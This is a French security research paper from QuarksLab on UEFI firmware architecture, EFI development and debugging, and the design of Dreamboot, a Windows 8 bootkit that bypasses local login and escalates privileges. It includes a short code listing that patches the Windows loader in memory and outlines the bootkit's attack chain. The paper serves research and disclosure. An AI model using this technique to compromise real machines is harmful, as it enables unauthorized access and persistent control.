# Dreamboot et UEFI : un bootkit pour Windows 8

Sébastien Kaczmarek
skaczmarek@quarkslab.com

QuarksLab

**Résumé** L'UEFI (Unified Extensible Firmware Interface) est issu d'un effort commun de la part de plusieurs constructeurs et acteurs de l'industrie, à l'initiative d'Intel. Il s'agit d'un nouveau composant logiciel s'interposant entre le matériel et le système d'exploitation et qui vise à remplacer le bon vieux BIOS. Le principal objectif lié à son déploiement est la modernisation du processus de boot tout en facilitant le développement d'outils s'exécutant avant le système d'exploitation. Du point de vue de l'attaquant, disposant au minimum des privilèges de l'administrateur, il peut être intéressant d'analyser les différents services proposés par le firmware afin de mettre en avant les nouvelles possibilités de corrompre un système donné par un bootkit.
Cet article propose d'étudier l'architecture globale de UEFI d'un point de vue sécurité et de faire un focus sur une implémentation concrète d'un bootkit ciblant Windows 8 x64 : Dreamboot. L'implémentation choisie comporte deux charges spécifiques : une élévation de privilèges et un contournement de l'authentification locale Windows.

## 1 Introduction

L'UEFI[11] (Unified Extensible Firmware Interface) correspond à une nouvelle forme de firmware visant à se substituer ou remplacer la majeure partie des fonctionnalités du BIOS[1]. L'idée principale est de moderniser le processus de boot des machines actuelles. En effet, à ce jour, la plupart de nos ordinateurs nécessitent toujours l'usage d'un MBR (Master Boot Record) comportant du code exécuté en mode réel, chargé de démarrer le système d'epxloitation ou de déployer un gestionnaire de démarrage tel `grub` par exemple. Ce fonctionnement semble empirique à l'égard des capacités des processeurs modernes (architecture 64 bits, jeux d'instructions évolués, mécanismes de segmentation...), ainsi divers constructeurs se sont alliés afin de proposer une solution qui permettra peut être un jour, de s'affranchir entièrement du sous-système 16 bits tout en offrant des services adaptés aux besoins d'aujourd'hui.

Les versions récentes de l'UEFI proposent ainsi de nombreuses fonctionnalités alléchantes et il est presque possible de parler de système d'exploitation et non de firmware lorsque ses principales fonctionnalités sont énumérées :

- Passage automatique du processeur en mode protégé / long mode ;
- Remplacement du MBR par une partition au format `FAT32` ;
- Possibilité de développer ses propres extensions (pilotes ou applications) en C ;
- API simplifiant l'accès aux périphériques matériels (Série, USB...) ;
- Accès simplifié aux fonctionnalités graphiques (VGA) ;
- Pilote TCP/IP et services réseau (DHCP, PXE...) ;
- `SecureBoot` qui introduit une chaîne de confiance dans le processus de démarrage ;
- Utilisation des disques d'une capacité supérieure à 2,2 To via le système de paritionnement `GPT`[3] ;
- Librairies et services facilitant les opérations courantes :
  - Equivalent de la `libc` ;
  - Gestion de la mémoire ;
  - Gestion du temps et synchronisation (évenements, timers...) ;
  - Expressions régulières ;
  - Cryptographie.

La liste n'est pas exhaustive mais démontre bien les nombreuses possibilités offertes aux utilisateurs ou développeurs mais également les risques potentiels pouvant affecter ce type d'implémentation. Enfin, l'implémentation actuelle, sous le nom de code *TianoCore*, est disponible uniquement pour les architectures suivantes : `IA64`, `x86`, `x86-64` et `ARM`.

Le lecteur ayant déjà pris connaissance des spécifications de l'UEFI, pourra remarquer que deux acronymes sont régulièrement utilisés et souvent confondus dans la littérature : EFI et UEFI. La première ébauche du firmware a été sorti sous le nom EFI, elle était développée par Intel, on distinguait alors les versions 1.0 et 1.1, la dernière ayant été reprise par Apple pour OSX. L'UEFI correspond aux versions postérieures (à partir de 2.0) parues depuis 2006, cette fois-ci à l'intiative de nombreux acteurs de l'industrie, principalement Microsoft et Intel mais aussi AMD, American Megatrends, Apple, Dell, HP, IBM, Insyde et Phoenix Technologies. Par la suite, nous utiliserons indépendamment les deux termes sans distinction particulière.

## 2 Du BIOS à l'UEFI

### 2.1 Processus de boot classique

Comme expliqué précédemment, le BIOS initialise le processus de chargement du système d'epxloitation en lisant le MBR et en exécutant le code correspondant. A ce stade et jusqu'au chargement du système

d'exploitation, les mécanismes d'interruption installés par le BIOS étaient utilisés pour réaliser les opérations habituelles : accéder au disque, au clavier, à la carte VGA... Les sélecteurs de segment devaient être utilisés manuellement pour accéder ou organiser l'espace mémoire à sa manière, le disque devait être lu secteur par secteur, la notion de système de fichier n'existait pas et le développement en était grandement impacté.

L'UEFI permet de résoudre ce type de problématiques en offrant directement au développeur un environnement en mode protégé avec des services par défaut accessibles via une API unifiée et des spécifications permettant de standardiser l'environnement d'exécution des binaires développés. Ainsi, les binaires EFI se présentent sous la forme de fichiers au format PE standard et qui sont positionnés sur une partition FAT32. Il n'est désormais plus nécessaire, comme ce fut le cas pour le chargeur NTLDR de Windows par exemple, de stocker les binaires à des secteurs prédéfinis du disque ou encore de charger des pilotes minimalistes permettant de lire sur des partitions ayant un format particulier. UEFI modernise ainsi le processus de boot en fournissant des services de plus haut niveau que le BIOS, ce qui laisse les développeurs de système d'epxloitation se focaliser sur les tâches qui leur sont propres.

Désormais, le chargeur de démarrage est défini sur une partition `FAT32` établie au sein d'une `GPT` (Global Partition Table) avec pour type le code `0xEF00`. Par défaut les variables suivantes sont définis pour le nom du binaire à lancer automatiquement au démarrage :

- \\EFI \\BOOT \\bootx64.efi pour les plateformes x86-64 ;
- \\EFI \\BOOT \\bootx32.efi pour les plateformes x86.

## 2.2 Architecture UEFI

L'UEFI se caractérise par environ six états distincts selon la terminologie officielle[10], dans l'ordre :

- `SEC` : Security qui exécute notamment les divers mécanismes d'authentification et de contrôle d'intégrité potentiellement activés : `SecureBoot`, authentification par mot de passe ou token USB.
- `PEI` : Pre EFI Initialization, c'est lors de cette étape que le processeurs bascule en mode protégé/long mode et que la carte mère ainsi que le chipset sont initialisés.
- `DXE` : Driver Execution Environment, il s'agit du coeur du firmware, là où tous les pilotes sont enregistrés. Un dispatcher permet de router les demandes issues des applications EFI traditionnelles, typiquement un chargeur de démarrage.

- `BDS` : Boot Dev Select, il s'agit du gestionnaire de démarrage tel grub par exemple.
- `TSL` : Transient System Load correspond à la phase où le système d'exploitation est chargée. Il s'agit d'un état transitoire dans le sens où à sa sortie, les services EFI seront clos via la fonction `ExitBootServices()`, ce qui permet de laisser la main au système d'exploitation.
- `RT` : RunTime est associé à l'état final, c'est à dire lorsque le système d'exploitation a totalement pris la main. Le seul moyen d'interagir avec le firmware est désormais de passer par l'intermédiaire d'une NVRAM et des variables EFI qui y sont stockées.

A ce jour, l'UEFI ne remplace pas toujours le BIOS et même très rarement. De nombreuses carte mères déploient aujourd'hui un firmware hybride reposant sur le paquetage `CSM` (Compatiblity Support Module) qui exploite toujours les anciennes interruptions du BIOS pour certains services. Cela reste toutefois transparent du point de vue du développeur qui accède uniquement aux services du firmware EFI. La compatibilité totale entre EFI et le matériel reste encore expérimentale mais tend fortement à disparaître.

## 2.3 UEFI et sécurité

**Généralités** Presque l'intrégalité du firmware étant écrit en C, les failles classiques affectant ce langage, notamment les débordements de tampon, ont une forte probabilité d'être présentes. De plus, les quelques millions de lignes de code, encore très peu auditées, laissent penser que des vulnérabilités s'y sont presque à coup sûr glissées par inadvertance.

Tout d'abord, une version minimaliste et équivalente à la librairie C standard a été implémentée. Ainsi, les classiques fonctions `memset()`, `memcpy()`, `strcpy()`, `strcat()`... ont été remplacées par leurs homologues `SetMem()`, `ZeroMem()`, `CopyMem()`, `StrCpy()`, `StrCat()`... qui disposent pas conséquent des mêmes risques, la taille du buffer de destination n'étant pas spécifiée. On retrouve également encore l'usage des versions implémentées par la librairie C traditionelle.

A titre d'illustration dans le listing 1, voici quelques statisques sur l'usage de ces fonctions dans la dernière version du firmware UEFI.

```
#find MyWorkSpace/ -type f -name "*" -exec grep 'CopyMem' {} \;

CopyMem: 3420
StrCpy: 304
```

```
StrCat: 157
sprintf: 131
[...]
```

**Listing 1.** Fréquence d'apparition de certaines fonctions C à risque

La fonction `Copymem()` peut ainsi être identifiée dans presques tous les drivers : TCP et VGA par exemple et de manière plus générale dans les paquetages `Network`, `Crypto` et `Security`.

**SecureBoot** `SecureBoot` introduit pour la première fois sur nos ordinateurs, une chaîne de confiance dès le démarrage de la machine, à l'instar de ce qui existe déjà sur les produits Apple, notamment iPhone. Ainsi, cette fonctionnalité, directement intégrée dans le firmware EFI, permet de valider la signature du bootloader auprès d'une autorité de certification via un certificat. Les contrôles d'intégrité s'enchaînent par la suite afin de garantir que l'espace utilisateur déployé par le noyau est sein. Toutefois, la simple corruption d'un des des éléments de la chaîne compromet tout le système notamment si la brèche intervient dès les premières phases de démmarage. Une autre problématique concerne son activation qui n'est que rarement mise en place par défaut à ce jour.

Enfin, l'arrivée de chargeurs de démarrage tiers permettant de charger dynamiquement du code non signé et comportant une signature valide (c'est à dire reconnue auprès de Microsoft), pourrait voir le jour. Des projets similaires ont notamment été déjà longuement discutés au sein de diverses communautés du monde libre.

## 3 UEFI et développement

### 3.1 Modèle de programmation

Le firmware EFI est presque intégralement écrit en C, il en va de même pour ses futures extensions ainsi que les applications ou pilotes qui utilisent ses services. Toutefois, la typologie utilisée est essentiellement orientée objet et le modèle de programmation semble être à mi-chemin entre le C et le C++. Par la suite, les différentes portions de code se baseront sur le projet `EDK2` de TianoCore[8].

Le point d'entrée vers les services du firmware correspond à l'objet dont le type est `EFI_SYSTEM_TABLE`. La librairie `EfiLib` découpe cet objet en plusieurs sous-objets pour faciliter le développement et éviter également des déréférencements répétitifs :

- SystemTable (ST) : Objet maître : BootServices, RuntimeServices, gestion de la console
- BootServices (BS) : allocation mémoire, gestion des protocoles, images PE, événements, timers
- RuntimeServices (RT) : variables EFI, date, reset

Le pointeur principalement utilisé lors des opérations courantes est donc `BS`, il permet notamment la gestion des protocoles. Dans la terminologie EFI, un protocole correspond à la spécification d'un objet, il est identifiable via son GUID, valeur unique faisant partie intégrante des spécifications officielles. La fonction `BS->LocateProtocol()` permet alors à partir de ce GUID (cf listing 2) de récupérer une interface correspondant à l'objet, ce qui permettra de le manipuler en accédant à certaines variables et méthodes implémentées par le firmware (cf listing 3 pour un exemple avec le pilote USB).

```
#define EFI_FILE_INFO_ID \
{ \
0x9576e92, 0x6d3f, 0x11d2, {0x8e, 0x39, 0x0, 0xa0, 0xc9, 0x69,
0x72, 0x3b } \
}
extern EFI_GUID gEfiFileInfoGuid;}
#define EFI_GRAPHICS_OUTPUT_PROTOCOL_GUID \
{ \
0x9042a9de, 0x23dc, 0x4a38, {0x96, 0xfb, 0x7a, 0xde, 0xd0,
0x80, 0x51, 0x6a } \
}
extern EFI_GUID gEfiGraphicsOutputProtocolGuid;
```

**Listing 2.** Exemple de définition de GUID

Il est ainsi possible de procéder de la même manière pour accéder au système de fichier FAT32, à la console, à l'écran, aux tables ACPI, aux services PXE, à des outils de décompression de données, de validation des certificats...

```
//
//  Protocol Interface Structure
//
typedef struct _EFI_USB_IO_PROTOCOL {
  //
  // IO transfer
  //
  EFI_USB_IO_CONTROL_TRANSFER             UsbControlTransfer;
  EFI_USB_IO_BULK_TRANSFER                UsbBulkTransfer;
  EFI_USB_IO_ASYNC_INTERRUPT_TRANSFER     UsbAsyncInterruptTransfer;
  EFI_USB_IO_SYNC_INTERRUPT_TRANSFER      UsbSyncInterruptTransfer;
  EFI_USB_IO_ISOCHRONOUS_TRANSFER         UsbIsochronousTransfer;
  EFI_USB_IO_ASYNC_ISOCHRONOUS_TRANSFER   UsbAsyncIsochronousTransfer;
```

```
  //
  // Common device request
  //
  EFI_USB_IO_GET_DEVICE_DESCRIPTOR        UsbGetDeviceDescriptor;
  EFI_USB_IO_GET_CONFIG_DESCRIPTOR        UsbGetConfigDescriptor;
  EFI_USB_IO_GET_INTERFACE_DESCRIPTOR     UsbGetInterfaceDescriptor;
  EFI_USB_IO_GET_ENDPOINT_DESCRIPTOR      UsbGetEndpointDescriptor;
  EFI_USB_IO_GET_STRING_DESCRIPTOR        UsbGetStringDescriptor;
  EFI_USB_IO_GET_SUPPORTED_LANGUAGE       UsbGetSupportedLanguages;

  //
  // Reset controller's parent port
  //
  EFI_USB_IO_PORT_RESET                   UsbPortReset;
} EFI_USB_IO_PROTOCOL;
```

**Listing 3.** Exemple d'interface UEFI (USB)

## 3.2 Développement d'applications et pilotes

Une application minimaliste permmettant d'afficher un message à l'écran (cf. listing 4) peut être développée en seulement quelques lignes de code. La traditionnelle fonction `main` est remplacée par `UefiMain()`.

```
#include <Uefi.h>
#include <Library/UefiLib.h>

EFI_STATUS
EFIAPI
UefiMain(
IN EFI_HANDLE ImageHandle,
IN EFI_SYSTEM_TABLE *SystemTable
)
{
Print (L"Hello from UEFI boot :)");
return EFI_SUCCESS;
}
```

**Listing 4.** Point d'entrée d'une application

En considérant l'usage de `EDK2`, le fichier de configuration associé au script de compilation correspond à celui proposé dans le listing 5.

```
[Defines]
  INF_VERSION                    = 0x00010005
  BASE_NAME                      = UEFI_HelloWorld
  FILE_GUID                      = 0A8830B50-5822-4f13-99D8-D0DCAED583C3
  MODULE_TYPE                    = UEFI_APPLICATION
  VERSION_STRING                 = 1.0
```

```
  ENTRY_POINT                    = UefiMain

[Sources.common]
  UEFI_HelloWorld.c
  UEFI_HelloWorld.h

[Packages]
  MdePkg/MdePkg.dec
  MdeModulePkg/MdeModulePkg.dec

[LibraryClasses]
  UefiApplicationEntryPoint
  UefiLib
```

**Listing 5.** Configuration de la compilation

Dans ce fichier de configuration se retrouvent un ensemble de directives semblables à celles disponibles dans un Makefile traditionnel. On retrouve entre autres les champs suivants :

- Le nom du module dans `BASE_NAME` ;
- Le type de module (application, pilote standard, pilote de démarrage) dans `MODULE_TYPE` ;
- Le point d'entrée de l'application dans `ENTRY_POINT` ;
- Les différents fichiers source dans `Sources.common` ;
- Les dépendances dans `Packages` ;
- Les libraries tierces dans `Library Classes`.

Après compilation, un binaire au format PE[2] standard est obtenu, il est prêt à être exécuté. Pour celà, l'environnement de développement de Tianocore dispose d'un émulateur, utilisable uniquement en mode 32 bits à l'heure où nous écrivons ces lignes. une fois compilé, des scripts permettent d'automatiser le processus de test dans cet émulateur en copiant automatiquement le binaire concerné sur une partition FAT32 qui pourra ensuite être exécuté via `UefiShell`.

En résumé, le processus de compilation et de test se résumé à l'enchaînement décrit dans le listing 6.

```
#edksetup.bat --nt32

#build
C:\uefi\udk2010>build
Build environment: Windows-32bit
Build start time: 14:34:58, Jan.17 2013

WORKSPACE        = c:\uefi\udk2010
ECP_SOURCE       = c:\uefi\udk2010\edkcompatibilitypkg
EDK_SOURCE       = c:\uefi\udk2010\edkcompatibilitypkg
EFI_SOURCE       = c:\uefi\udk2010\edkcompatibilitypkg
EDK_TOOLS_PATH   = c:\uefi\udk2010\basetools
```

```
Architecture(s)  = IA32
Build target     = DEBUG
Toolchain        = VS2008

Active Platform          = c:\uefi\udk2010\Nt32Pkg\Nt32Pkg.dsc
Flash Image Definition   = c:\uefi\udk2010\Nt32Pkg\Nt32Pkg.fdf

Processing meta-data .... done!
Building ... c:\uefi\udk2010\MdePkg\Library\PeiMemoryAllocationLib\
    PeiMemoryAllocationLib.inf [IA32]
Building ... c:\uefi\udk2010\MdePkg\Library\PeiServicesLib\
    PeiServicesLib.inf [IA32]

[...]

Building ... c:\uefi\udk2010\UEFI_Hello\UEFI_HelloWorld.inf [IA32]
        GenFds -f c:\uefi\udk2010\Nt32Pkg\Nt32Pkg.fdf -o c:\uefi\udk2010
            \Build\NT32\DEBUG_VS2008 -t VS2008 -b DEBUG -
32Pkg.dsc -a IA32  -D "EFI_SOURCE=c:\\uefi\\udk2010\\edkcompatibilitypkg
    "  -D "EDK_SOURCE=c:\\uefi\\udk2010\\edkcompa
_TAG=VS2008"  -D "TOOLCHAIN=VS2008"  -D "TARGET=DEBUG"  -D "WORKSPACE=c
    :\\uefi\\udk2010"  -D "EDK_TOOLS_PATH=c:\\uefi
CP_SOURCE=c:\\uefi\\udk2010\\edkcompatibilitypkg"

[...]

- Done -
Build end time: 14:36:10, Jan.17 2013
Build total time: 00:00:22


#cd Build\NT32\DEBUG_VS2008\IA32\

#SecMain.exe
```

**Listing 6.** Compilation de l'environnement et exécution de l'émulateur

A noter que pour que l'application développée soit automatiquement insérée dans le processus de compilation, il est nécessaire de modifier le fichier de description du paquetage `Nt32Pkg.dsc` ou éventuellement une de ses dépendances. Le fichier de configuration doit être insérée dans la section `Components` (cf listing 7).

```
[Components]
  MdeModulePkg/Application/UEFI_Hello/UEFI_Hello.inf
```

**Listing 7.** Définition des composants

L'émulateur est exécuté via `SecMain.exe`, ce qui donne accès à un shell UEFI au sein de l'émulateur (cf listing 8) :

```
EFI Shell version 2.31 [1.0]
Curent running mode 1.1.2
Device mapping table

[...]

Shell>UEFI_HelloWorld
Hello fom UEFI boot :)
SHELL> _
```

**Listing 8.** Sortie standard

Enfin, le type de target (`DEBUG` ou `RELEASE`) ainsi que la chaînes d'outils de compilation peuvent être définis dans le fichier `Conf/target.txt`.

### 3.3 Débogage

Le débogage d'un binaire EFI peut être réalisé de différentes manières. En considérant le choix d'une analyse statique d'un code en boîte noire, les outils habituels, notamment IDA[5], peuvent être utilisés sans aucune difficulté particulière, le format du binaire correspondant à un classique fichier PE. Toutefois les services propres au firmware EFI ne sont pas reconnus, par conséquent les symboles ne sont pas visibles et le code devient difficile à lire d'autant plus que le modèle de programmation utilisé ressemble plus à du C++ qu du C. Toutefois des scripts IDA peuvent remédier plutôt facilement à ce type de problématique, d'autant plus que le code source est diponible sur le dépôt de Tianocore.

Pour une analyse dynamique, il est possible d'utiliser le paquet `SourceLevelDebugPkg` du framework EDK2 afin de créer un stub dans l'émulateur qui pourra être manipulé via `WinDbg` et le plugin `Intel UDK Debugger Tools`[4]. L'avantage est qu'il est possible de débogguer le firmware dès son initialisation avec des outils stables et les symboles au format `PDB`.

Une autre solution consiste à utiliser le firmware EFI d'une machine virtuelle en utilisant les suites logicielles offertes par VMWare[9], par exemple *VMWare Workstation*. Dans ce cas, le stub gdb peut ête utilisé avec un client compatible en modifiant le fichier `.vmx` comme défini dans le listing 9. Même si IDA supporte le chargement des bibliothèques de symboles au format `PDB`, le firmware de VMWare n'est pas opensource et la session de débogage s'avère plus contraignante. Toutefois, cela reste un des meilleurs choix pour déboguer une application EFI classique tel un chargeur de système d'exploitation par exemple, l'architecture x86-64 est de plus supportée.

```
firmware = "efi"

debugStub.listen.guest64 = "TRUE"
debugStub.listen.guest64.remote = "TRUE"
debugStub.hideBreakpoints = "TRUE"
monitor.debugOnStartGuest64 = "TRUE"
```

**Listing 9.** Debugging EFI sous VMWare Workstation

## 4 UEFI, Windows et bootkit

### 4.1 Processus de démarrage de Windows

Le processus de boot n'a guère évolué depuis deux décénies et repose toujours historiquement sur le BIOS sauf depuis l'arrivée des premières versions de l'EFI en 2002. Dans le cadre de Windows et son processus de démarrage, certaines versions, Windows 2000 Itanium par exemple, étaient déjà compatible EFI à leur sortie. Toutefois, en considérant l'architecture IA32, la prise en charge de l'UEFI est surtout effective depuis Windows Vista SP1. Désormais tout disque d'installation dispose d'une partition FAT32 avec un bootloader EFI mais également du classique secteur de démarrage (MBR), ainsi le support est bootable quel que soit le type de firmware installé, BIOS ou EFI.

**En mode BIOS** Le BIOS correspond à une puce présente sur la carte mère de nos machines, son code est directement exécuté par le microprocesseur. Suite à diverses initialisations matérielles, le premier secteur du disque, qui constitue le MBR (Master Boot Record), est lu ; ce dernier est alors positionné à l'adresse mémoire `0000:7C00h` (adresse définie en mode réel).

Avant l'arrivée de Windows Vista et les versions supérieures, le MBR positionne en mémoire le chargeur du noyau (`NTLDR`). D'autres secteurs du disque sont utilisés dans le cadre de ce chargement (les 16 premiers secteurs en NTFS ou les 3 premiers en FAT32). Le chargeur `NTLDR` bascule le processeur en mode protégé via `NTDETECT.COM` et charge en mémoire le code principal du noyau contenu dans le fichier `ntoskrnl.exe` (si on considère un seul CPU sans l'usage de PAE). Le point d'entrée du noyau `KiSystemStartup()` est alors appelé. Ntoskrnl se charge de développer les différentes fonctionnalités et services du noyau (IDT, gestion des processus, des objets, de la mémoire...) et lance le processus système `SMSS`

(Session Manager SubSystem). Le processus SMSS déploie l'environnement utilisateur et les interfaces associées.

Enfin, depuis l'arrivée de Vista, le processus reste similaire en dehors du fait que `NTLDR` a été remplacé par deux binaires, `bootmgr` et `winload.exe`, le premier servant à paramétrer le processus de boot et le second à charger le noyau avant de lui transférer la main.

Tout ce processus peut se schématiser selon la figure 1.




**Figure 1.** Processus de boot en mode BIOS

En résumé, les services du BIOS ne sont utilisés que par le chargeur `NTLDR` ou `bootmgr/winload` selon la version du système d'exploitation. Le noyau ne repose en aucun cas sur le BIOS. Certains pilotes peuvent toutefois être installés afin d'en modifier le comportement, notamment pour le mettre à jour via un flashage.

**En mode UEFI** En conséquence de nos conclusions précédentes, le processus de boot de Windows dans un environnement EFI est assez si-

milaire. Depuis Windows Vista SP1, les deux binaires `bootmgfw.efi` et `winload.efi` amorcent le chargement du système d'epxloitation. Le premier est situé sur la partition système EFI accessible via la commande `mountvol` depuis Windows 8 (cf listing 10), le second est simplement situé dans le répertoire `\WINDOWS \ SYSTEM32`.

```
#C:\>mountvol /s z:
#C:\>z:
#Z:\>cd EFI\Microsoft\Boot
#Z:\EFI\Microsoft\Boot>dir *.efi
 Le volume dans le lecteur Z n'a pas de nom.
 Le énumro de ésrie du volume est D410-01C0é

 Rpertoire de Z:\EFI\Microsoft\Boot

20/09/2012  09:31           1354472 bootmgfw.efi
20/09/2012  09:31           1350888 bootmgr.efi
26/07/2012  05:57           1263856 memtest.efi
               3 fichier(s)          3969216 octets
               0 éRp(s)        73808896 octets libres
```

**Listing 10.** Montage de la partition système EFI

Les binaires pris en compte au démarrage, notamment le noyau, ne sont plus chargés via les différentes interruptions du BIOS mais par les services du firmware EFI. Le passage en mode protégé et long mode pour les processeurs x64 est déjà effectué, le développement d'un chargeur de démarrage s'en trouve facilité et ne nécessite plus obligatoirement l'usage de l'assembleur. Le noyau est ensuite appelé peu après la fermeture des services du firmware via la fonction `ExitBootServices()`.

### 4.2 Corrompre le système avec un bootkit

Avant l'arrivée de l'EFI, un bootkit pouvait être installé de plusieurs manières :

- Modifier le `MBR` ;
- Modifier les chargeurs de démarrage ;
- Modifier le noyau.

Chaque possibilité a toutefois ses inconvénients en terme de fiabilité, furitivité et complexité de développement ou d'exploitation.

Cependant, l'usage des services fournis par EFI facilite le développement d'un bootkit en permettant de s'affranchir, en grande partie, de la gestion du matériel comme c'était le cas auparavant avec le BIOS et les interruptions. A titre d'illustration, le listing 11 démontre comment en quelques lignes de C, il est possible de charger un binaire en mémoire,




**Figure 2.** Processus de démarrage basé sur UEFI

le patcher et lui donner la main en utilisant seulement des mécanismes natifs.

```
EFI_LOADED_IMAGE *image_info;
EFI_HANDLE hImage;

BS->LoadImage(TRUE,ParentHandle,WinLdrDevicePath,NULL,0,&hImage);
BS->HandleProtocol(hImage,&LoadedImageProtocol,(void **)&image_info);

*((UINT8 *)image_info->ImageBase + 0x1000) = 0x90;

BS->StartImage(hImage,(UINTN *)NULL,(CHAR16 **)NULL);
```

**Listing 11.** Exemple d'exécution d'un binaire EFI et patching

On pourra également relever l'absence totale d'implémentation d'un ou plusieurs mécanismes de protection de la mémoire. Ainsi, tout binaire chargé en mémoire peut être modifié puis exécuté et ceci même depuis une autre image. Ainsi ni la notion de processus ni celle de cloisonnement existent, le modèle utilisé est entièrement à plat et la segmentation n'est

pas utilisée. De même pour les notions de privilèges (ou ring), il est ainsi possible, par exemple, de hooker les fonctions du firmware.

Cependant, la corruption de la partition EFI où réside le chargeur de démarrage nécessite les privilèges de l'administrateur. Toutefois, en pratique, l'utilisation de quelques techniques simples d'ingénierie sociale permettra souvent à l'attaquant de parvenir à ses fins (par exemple via un faux logiciel de renommé soi-disant piraté et diffusé sur les réseaux liés au téléchargement illégal).

L'arrivée de SecureBoot est néanmoins un frein à l'aboutissement de ce type de techniques pour diverses raisons explicitées dans le chapitre précédent.

## 5 DreamBoot et bootkit UEFI

### 5.1 Préambule

Le projet DreamBoot est une implémentation d'un bootkit visant les systèmes Windows 8 qui exploitent le firmware UEFI. Le bootkit comporte deux charges finales :

- Contournement du mécanisme d'authentification locale ;
- Elévation de privilèges.

A noter que DreamBoot est à ce jour fonctionnel uniquement pour les plateformes Windows 8 x86-64, toutes éditions confondues (N, Professional, Enterprise).

Un projet proposant des charges équivalentes a déjà été publié pour certains systèmes Windows et Linux reposant sur le BIOS, il s'agit de Kon-Boot [12]. L'outil propose également une charge pour les systèmes EFI mais uniquement pour Apple Mac OSX.

DreamBoot se présente sous la forme d'une ISO bootable, à utiliser de préférence dans le cadre d'une attaque physique, c'est à dire lorsque l'attaquant a accès physiquement aux périphériques de la machine : lecteur DVD ou ports USB notamment. Il est également fontionnel pour les environnements virtualisés tels VMWare Workstation ou ESX.

Il est toutefois possible de transposer le mécanisme d'exploitation, expliqué par la suite, afin de déployer des charges plus classiques dans le cadre d'un malware : cacher un processus ou un système de fichier, masquer des fichiers, contourner un firewall ou fuire des informations par exemple. Dans ce cas, il est possible de procéder via une attaque physique ou par une voie plus classique : mail piégé, compromission du navigateur... Il sera cependant nécessaire à l'attaquant, dans chaque cas,

d'élever ses privilèges pour procéder à l'installation du bootkit sur la partition système EFI.

Afin de pouvoir lancer les différentes charges, il est nécessaire de corrompre le système d'exploitation depuis son initialisation jusqu'à son terme, c'est à dire quand l'environnement ring-3 est opérationnel et que l'utilisateur est en mesure de s'authentifier et accéder à son espace de travail habituel.

## 5.2 Remontée du flot d'exécution

La corruption du noyau Windows se fait en plusieurs étapes :
- Hooking du chargeur de démarrage ;
- Corruption du noyau et injection de code ;
- Détournement du service d'authentification ;
- Manipulation des objets du noyau pour l'élévation de privilèges.

En liant cette méthodologie au processus de démarrage de Windows, la remontée du flot d'exécution peut se schématiser comme sur la figure 3.

L'idée principale consiste à injecter du code dès le démarrage et le reloger successivement, de manière furtive, afin d'accéder à l'espace utilisateur, là où se réalise l'authentification de l'utilisateur.

